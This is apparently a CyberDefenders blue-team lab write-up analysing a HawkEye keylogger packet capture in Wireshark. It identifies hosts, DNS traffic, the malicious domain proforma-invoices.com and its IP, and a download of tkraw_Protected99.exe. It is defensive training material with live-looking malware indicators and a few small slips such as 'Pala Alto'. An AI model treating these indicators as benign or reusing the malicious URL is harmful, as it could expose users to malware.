

# HawkEye Lab

Reconstruct a Hawk Eye Keylogger data exfiltration incident by analysing network traffic with Wireshark and Cyber Chef, identifying IoCs and stolen credentials.



91-hawkeye (1).zip

Unzip the file with password cyberdefenders.org

## Tactics:

Initial Access, Execution, Defense Evasion, Credential Access, Discovery Collection, Command and Control, Exfiltration

## Tools:

Wireshark, Brim, Apackets, MaxMind Geo IP, VirusTotal, MAC Vendors, AbuseIPDB, MD5 Hash Tool, Cyberchef

## Scenario:

An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts.

## Achievement:

[Blue team CTF Challenges | HawkEye - CyberDefenders](#)

<https://cyberdefenders.org/blueteam-ctfchallenges/achievements/piyushraj213p/hawkeye/>

How many packets does the capture have?

4003

The image shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A display filter bar shows 'Apply a display filter ... <Ctrl-/>'. The main packet list pane displays 18 packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 10 is highlighted in red. The bottom pane shows the detailed view of packet 13, which is a TCP segment from 10.4.10.132 to 10.4.10.4, port 49191 to 88. The status bar at the bottom indicates 'Packets: 4003' and 'Profile: Default'.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.4.10.132	10.4.10.4	TCP	66	49190 → 88 [SYN]
2	0.000081	10.4.10.4	10.4.10.132	TCP	66	88 → 49190 [SYN]
3	0.000137	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [ACK]
4	0.000166	10.4.10.132	10.4.10.4	KRB5	382	AS-REQ
5	0.000534	10.4.10.4	10.4.10.132	TCP	1514	88 → 49190 [ACK]
6	0.000543	10.4.10.4	10.4.10.132	KRB5	245	AS-REP
7	0.000574	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [ACK]
8	0.000605	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [FIN]
9	0.000642	10.4.10.4	10.4.10.132	TCP	54	88 → 49190 [ACK]
10	0.000673	10.4.10.4	10.4.10.132	TCP	54	88 → 49190 [RST]
11	0.001148	10.4.10.132	10.4.10.4	TCP	66	49191 → 88 [SYN]
12	0.001208	10.4.10.4	10.4.10.132	TCP	66	88 → 49191 [SYN]
13	0.001256	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [ACK]
14	0.001286	10.4.10.132	10.4.10.4	TCP	1514	49191 → 88 [ACK]
15	0.001292	10.4.10.132	10.4.10.4	KRB5	207	TGS-REQ
16	0.001322	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [ACK]
17	0.001675	10.4.10.4	10.4.10.132	TCP	1514	88 → 49191 [ACK]
18	0.001683	10.4.10.4	10.4.10.132	KRB5	170	TGS-REP

Frame 13: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
Ethernet II, Src: Hewlett-Packard\_1c:47:ae (00:08:02:00:08:02), Dst: 08:00:00:00:00:00  
Internet Protocol Version 4, Src: 10.4.10.132, Destination: 10.4.10.4  
Transmission Control Protocol, Src Port: 49191, Dst Port: 88

Packets: 4003

At what time was the first packet captured?

2019-04-10 20:37


The image shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A display filter bar shows 'Apply a display filter ... <Ctrl-/>'. The main packet list pane displays 23 packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 1 is highlighted in red. The bottom pane shows the detailed view of packet 1, which is a TCP segment from 10.4.10.132 to 10.4.10.4, port 49190 to 88. The status bar at the bottom indicates 'Packets: 4003' and 'Profile: Default'.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.4.10.132	10.4.10.4	TCP	66	49190 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000081	10.4.10.4	10.4.10.132	TCP	66	88 → 49190 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
3	0.000137	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.000166	10.4.10.132	10.4.10.4	KRB5	382	AS-REQ
5	0.000534	10.4.10.4	10.4.10.132	TCP	1514	88 → 49190 [ACK] Seq=1 Ack=329 Win=65536 Len=1460 [TCP PDU reassembled in 6]
6	0.000543	10.4.10.4	10.4.10.132	KRB5	245	AS-REP
7	0.000574	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [ACK] Seq=329 Ack=1652 Win=65536 Len=0
8	0.000605	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [FIN, ACK] Seq=329 Ack=1652 Win=65536 Len=0
9	0.000642	10.4.10.4	10.4.10.132	TCP	54	88 → 49190 [ACK] Seq=1652 Ack=330 Win=65536 Len=0
10	0.000673	10.4.10.4	10.4.10.132	TCP	54	88 → 49190 [RST, ACK] Seq=1652 Ack=330 Win=0 Len=0
11	0.001148	10.4.10.132	10.4.10.4	TCP	66	49191 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
12	0.001208	10.4.10.4	10.4.10.132	TCP	66	88 → 49191 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
13	0.001256	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
14	0.001286	10.4.10.132	10.4.10.4	TCP	1514	49191 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=1460 [TCP PDU reassembled in 15]
15	0.001292	10.4.10.132	10.4.10.4	KRB5	207	TGS-REQ
16	0.001322	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [ACK] Seq=1 Ack=1614 Win=65536 Len=0
17	0.001675	10.4.10.4	10.4.10.132	TCP	1514	88 → 49191 [ACK] Seq=1 Ack=1614 Win=65536 Len=1460 [TCP PDU reassembled in 18]
18	0.001683	10.4.10.4	10.4.10.132	KRB5	170	TGS-REP
19	0.001711	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [ACK] Seq=1614 Ack=1577 Win=65536 Len=0
20	0.001744	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [FIN, ACK] Seq=1614 Ack=1577 Win=65536 Len=0
21	0.001776	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [ACK] Seq=1577 Ack=1615 Win=65536 Len=0
22	0.001807	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [RST, ACK] Seq=1577 Ack=1615 Win=0 Len=0
23	0.001750	10.4.10.132	10.4.10.4	TCP	66	49192 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0  
Encapsulation type: Ethernet (1)  
Arrival Time: Apr 10, 2019 20:37:07.0000 India Standard Time  
UTC Arrival Time: Apr 10, 2019 20:37:07.29730000 UTC  
Epoch Arrival Time: 1554887227.297300000  
[Time shift for this packet: 0.000000000 seconds]  
[Time delta from previous captured frame: 0.000000000 seconds]  
[Time delta from previous displayed frame: 0.000000000 seconds]  
[Time since reference or first frame: 0.000000000 seconds]  
Frame Number: 1  
Frame Length: 66 bytes (528 bits)  
Capture Length: 66 bytes (528 bits)  
[Frame is marked: False]  
[Frame is ignored: False]  
[Protocols in frame: eth:ethertype:ip:tcp]

## What is the duration of the capture?

01:03:41



Wireshark - Capture File Properties - stealer.pcap

Details

**File**

Name: C:\Users\piyus\AppData\Local\Temp\AweZip\Temp2\AweZip4\temp\_extract\_dir\stealer.pcap  
Length: 2454 kB  
Hash (SHA256): 22106927c11836d29078dfbec20be9d6b61b1f3f47f95c758acc47a1fb424e51  
Hash (SHA1): 084d3ade8ce828e0233b69275c8554a86d9670ab  
Format: Wireshark/tcpdump/... - pcap  
Encapsulation: Ethernet  
Snapshot length: 65535

**Time**

First packet: 2019-04-11 02:07:07  
Last packet: 2019-04-11 03:10:48  
Elapsed: 01:03:41

**Capture**

Hardware: Unknown  
OS: Unknown  
Application: Unknown

**Interfaces**


Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	65535 bytes

**Statistics**

Measurement	Captured	Displayed	Marked
Packets	4003	4003 (100.0%)	—
Time span, s	3821.561	3821.561	—
Average pps	1.0	1.0	—
Average packet size, B	597	597	—
Bytes	2390126	2390126 (100.0%)	0
Average bytes/s	625	625	—
Average bits/s	5003	5003	—

## What is the most active computer at the link level?

00:08:02:1c:47:ae



Wireshark - Conversations - stealer.pcap

Conversation Settings

- ☒ Name resolution
- ☒ Absolute start time
- ☒ Limit to display filter

Copy  
Follow Stream...  
Graph...

Protocol


- ☐ Bluetooth
- ☐ BPv7
- ☐ DCCP
- ☒ Ethernet
- ☐ FC
- ☐ FDDI
- ☐ IEEE 802.11
- ☐ IEEE 802.15.4
- ☒ IPv4
- ☒ IPv6
- ☐ IPX
- ☐ JXTA

Filter list for specific type

Ethernet · 6		IPv4 · 11	IPv6	TCP · 39	UDP · 51			
Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
00:08:02:1c:47:ae	01:00:5e:00:00:16	23	1 kB	3	23	1 kB	0	0 bytes
00:08:02:1c:47:ae	01:00:5e:00:00:fc	10	750 bytes	5	10	750 bytes	0	0 bytes
00:08:02:1c:47:ae	01:00:5e:7f:ff:fe	74	20 kB	4	74	20 kB	0	0 bytes
00:08:02:1c:47:ae	20:e5:2a:b6:93:f1	3,352	2 MB	2	1,576	110 kB	1,776	2 MB
00:08:02:1c:47:ae	24:11:c2:c2:95:a8	213	114 kB	0	219	88 kB	234	40 kB
00:08:02:1c:47:ae	ff:ff:ff:ff:ff:ff	31	4 kB	1	31	4 kB	0	0 bytes


**Manufacturer of the NIC of the most active system at the link level?**

Hewlett-Packard



**Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?**

Pala Alto



The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?

3

Wireshark - Endpoints - stealer.pcap

Endpoint Settings

Name resolution

Limit to display filter

Copy

Map

Protocol

- Bluetooth
- IPv7
- DCCP

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
10.4.10.2	42	5 kB	0	0 bytes	42	5 kB
10.4.10.4	513	114 kB	234	46 kB	279	68 kB
10.4.10.132	4,003	2 MB	1,993	212 kB	2,010	2 MB
10.4.10.255	30	3 kB	0	0 bytes	30	3 kB
23.229.162.69	280	39 kB	161	13 kB	119	26 kB
66.171.248.178	63	5 kB	28	3 kB	35	2 kB
216.58.193.131	20	8 kB	11	6 kB	9	3 kB
217.182.138.150	2,947	2 MB	1,576	2 MB	1,371	74 kB
224.0.0.22	23	1 kB	0	0 bytes	23	1 kB
224.0.0.252	10	750 bytes	0	0 bytes	10	750 bytes
239.255.255.250	74	29 kB	0	0 bytes	74	29 kB
255.255.255.255	1	342 bytes	0	0 bytes	1	342 bytes

Background Concepts

1. Private Addressing:  
Your organization uses private IP addresses—in this case, in the 10.x.x.x range. These are not routable on the public internet and are used for internal networks.
2. /24 Netmask:
  - A /24 subnet means the first 24 bits of the IP address are the network part.
  - That gives you 256 total addresses: from 10.4.10.0 to 10.4.10.255.
  - Of these:
    - .0 is the network address (reserved)
    - .255 is the broadcast address (used to send data to all hosts in the subnet)
    - So valid host addresses are from 10.4.10.1 to 10.4.10.254.

What is the name of the most active computer at the network level?

Beijing-5cd1-PC

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
3264	649.195335	10.4.10.4	10.4.10.132	DHCP	342	DHCP ACK - Transaction ID 0xc0361803
3263	649.194871	10.4.10.132	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0xc0361803

Client MAC address: HewlettPackard\_1c:47:ae (00:08:02:1c:47:ae)

Client hardware address padding: 00000000000000000000

Server host name not given

Boot file name not given

Magic cookie: DHCP

Option: (53) DHCP Message Type (Inform)

Length: 1

DHCP: Inform (8)

Option: (61) Client identifier

Length: 7

Hardware type: Ethernet (0x01)

Client MAC address: HewlettPackard\_1c:47:ae (00:08:02:1c:47:ae)

Option: (12) Host Name

Length: 15

Host Name: Beijing-5cd1-PC

Option: (00) vendor class identifier

Length: 8

Vendor class identifier: MSFT 5.0

Option: (55) Parameter Request List

Length: 13

Parameter Request List Item: (1) Subnet Mask

Option 12: Host Name (dhcp.option.hostname), 15 bytes



## What is the IP of the organization's DNS server?

10.4.10.4

The image shows a Wireshark packet capture window titled 'stealer.pcap'. The filter bar at the top displays the filter 'dns and dns.flags.response == 0'. The packet list pane shows a series of DNS queries from source 10.4.10.132 to destination 10.4.10.4. Packet 116 is selected, and the packet details pane shows the following information:

- Frame 116: 134 bytes on wire (1072 bits), 134 bytes captured (1072) on interface 0
- Ethernet II, Src: HewlettPackard\_1c:47:ae (00:08:02:1c:47:ae), Dst: D
- Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
  - 0100 .... = Version: 4
  - .... 0101 = Header Length: 20 bytes (5)
  - Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  - Total Length: 120
  - Identification: 0x0168 (360)
  - 000. .... = Flags: 0x0
  - ...0 0000 0000 0000 = Fragment Offset: 0
  - Time to Live: 128
  - Protocol: UDP (17)
  - Header Checksum: 0x107e [validation disabled]
  - [Header checksum status: Unverified]
  - Source Address: 10.4.10.132
  - Destination Address: 10.4.10.4**
  - [Stream index: 0]
- User Datagram Protocol, Src Port: 51699, Dst Port: 53
- Domain Name System (query)

The packet bytes pane on the right shows the raw data in hexadecimal and ASCII. The status bar at the bottom indicates 'Destination Address (ip.dst), 4 bytes' and 'Packets: 4003 - Displayed: 39 (1.0%)'.

**What domain is the victim asking about in packet 204?** proforma-invoices.com

The image shows a Wireshark packet capture window titled "stealer.pcap". The filter bar at the top displays "frame.number == 204". The packet list shows packet 204 at time 46.661287, from source 10.4.10.132 to destination 10.4.10.4, protocol DNS, length 81. The packet details pane shows the following structure:

- Frame 204: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)
- Ethernet II, Src: HewlettPacka\_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell\_c2:09:6a (00:01:02:00:00:00)
- Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
- User Datagram Protocol, Src Port: 54662, Dst Port: 53
- Domain Name System (query)
  - Transaction ID: 0xa002
  - Flags: 0x0100 Standard query
  - Questions: 1
  - Answer RRs: 0
  - Authority RRs: 0
  - Additional RRs: 0
  - Queries
    - proforma-invoices.com type A, class IN

The packet bytes pane shows the raw data in hexadecimal and ASCII. The domain name "proforma-invoices.com" is visible in the ASCII column at offset 0030.

Offset	Hex	ASCII
0000	a4 1f 72 c2 09 6a 00 08 02 1c 47 ae 08	
0010	00 43 01 9f 00 00 80 11 10 7c 0a 04 0a	
0020	0a 04 d5 86 00 35 00 2f 7e d2 a0 02 01	
0030	00 00 00 00 00 00 11 70 72 6f 66 6f 72	proforma-invoices.com
0040	69 6e 76 6f 69 63 65 73 03 63 6f 6d 00	
0050	01	

At the bottom of the window, it says "Text item (text), 27 bytes" and "Packets: 4003 · Displayed: 1 (0.0%) Profile: Default".

What is the IP of the domain in the previous question?

217.182.138.150

The image displays two screenshots of the Wireshark network protocol analyzer. The top screenshot shows a DNS query (frame 204) from 10.4.10.132 to 10.4.10.4. The bottom screenshot shows the corresponding DNS response (frame 206) from 10.4.10.4 to 10.4.10.132, which contains the IP address 217.182.138.150 for the domain proforma-invoices.com.

**Top Screenshot: Frame 204 (DNS Query)**

No.	Time	Source	Destination	Protocol	Length	Info
204	46.661287	10.4.10.132	10.4.10.4	DNS	81	Standard query 0xa002 A proforma-invoices.com

Frame 204: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)

- Ethernet II, Src: HewlettPacka\_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell\_c2:09:6a (a4:1f:72:c2:09:6a)
- Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
- User Datagram Protocol, Src Port: 54662, Dst Port: 53
- Domain Name System (query)
  - Transaction ID: 0xa002
  - Flags: 0x0100 Standard query
  - Questions: 1
  - Answer RRs: 0
  - Authority RRs: 0
  - Additional RRs: 0
- Queries
  - proforma-invoices.com: type A, class IN

[Response In: 206]

**Bottom Screenshot: Frame 206 (DNS Response)**

No.	Time	Source	Destination	Protocol	Length	Info
206	47.447289	10.4.10.4	10.4.10.132	DNS	97	Standard query response 0xa002 A proforma-invoices.com A 217.182.138.150

Frame 206: 97 bytes on wire (776 bits), 97 bytes captured (776 bits)

- Ethernet II, Src: Dell\_c2:09:6a (a4:1f:72:c2:09:6a), Dst: HewlettPacka\_1c:47:ae (00:08:02:1c:47:ae)
- Internet Protocol Version 4, Src: 10.4.10.4, Dst: 10.4.10.132
- User Datagram Protocol, Src Port: 53, Dst Port: 54662
- Domain Name System (response)
  - Transaction ID: 0xa002
  - Flags: 0x8180 Standard query response, No error
  - Questions: 1
  - Answer RRs: 1
  - Authority RRs: 0
  - Additional RRs: 0
- Queries
  - proforma-invoices.com: type A, class IN
    - Name: proforma-invoices.com
    - [Name Length: 21]
    - [Label Count: 2]
    - Type: A (1) (Host Address)
    - Class: IN (0x0001)
- Answers
  - proforma-invoices.com: type A, class IN, address 217.182.138.150

[Request In: 204]  
[Time: 0.786002000 seconds]

Text item (text): 16 bytes

Packets: 4003 - Displayed



Indicate the country to which the IP in the previous section belongs.

France

The screenshot shows the AbuseIPDB website interface. At the top, there's a navigation bar with the AbuseIPDB logo. Below it, a large heading reads "AbuseIPDB » 217.182.138.150". A green banner contains the text "Check an IP Address, Domain Name, or Subnet" followed by an example and a "CHECK" button. The main content area displays the IP "217.182.138.150" and states it was not found in the database. Below this, a table lists various attributes: ISP (OVH SAS), Usage Type (Data Center/Web Hosting/Transit), ASN (Unknown), Hostname(s) (ns3072569.ip-217-182-138.eu), Domain Name (ovh.net), Country (France, highlighted with a red box), and City (Dunkerque, Hauts-de-France). A footer note mentions that IP info is provided by IPInfo and updated biweekly.

Attribute	Value
ISP	OVH SAS
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Hostname(s)	ns3072569.ip-217-182-138.eu
Domain Name	ovh.net
Country	France
City	Dunkerque, Hauts-de-France

What operating system does the victim's computer run?

Windows NT 6.1

The screenshot shows a Wireshark packet capture window titled "stealer.pcap". The filter bar shows "ip.dst == 217.182.138.150 && http.request". The packet list shows a single packet (No. 210) at time 47.597546, from source 10.4.10.132 to destination 217.182.138.150, protocol HTTP, length 392, info "GET /proforma/tkraw\_Prote...". The packet details pane shows the structure of the HTTP request, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The User-Agent string is highlighted with a red box: "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0...". The packet bytes pane shows the raw data of the request.

Frame 210: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits)

Ethernet II, Src: HewlettPacka\_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear\_b6:93:f1 (20:e5:2a:b6:93:f1)

Internet Protocol Version 4, Src: 10.4.10.132, Dst: 217.182.138.150

Transmission Control Protocol, Src Port: 49204, Dst Port: 80, Seq: 1, Ack: 1, Len: 338

Hypertext Transfer Protocol

GET /proforma/tkraw\_Protected99.exe HTTP/1.1\r\n

Accept: \*/\*\r\n

Accept-Encoding: gzip, deflate\r\n

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0...

Host: proforma-invoices.com\r\n

Connection: Keep-Alive\r\n

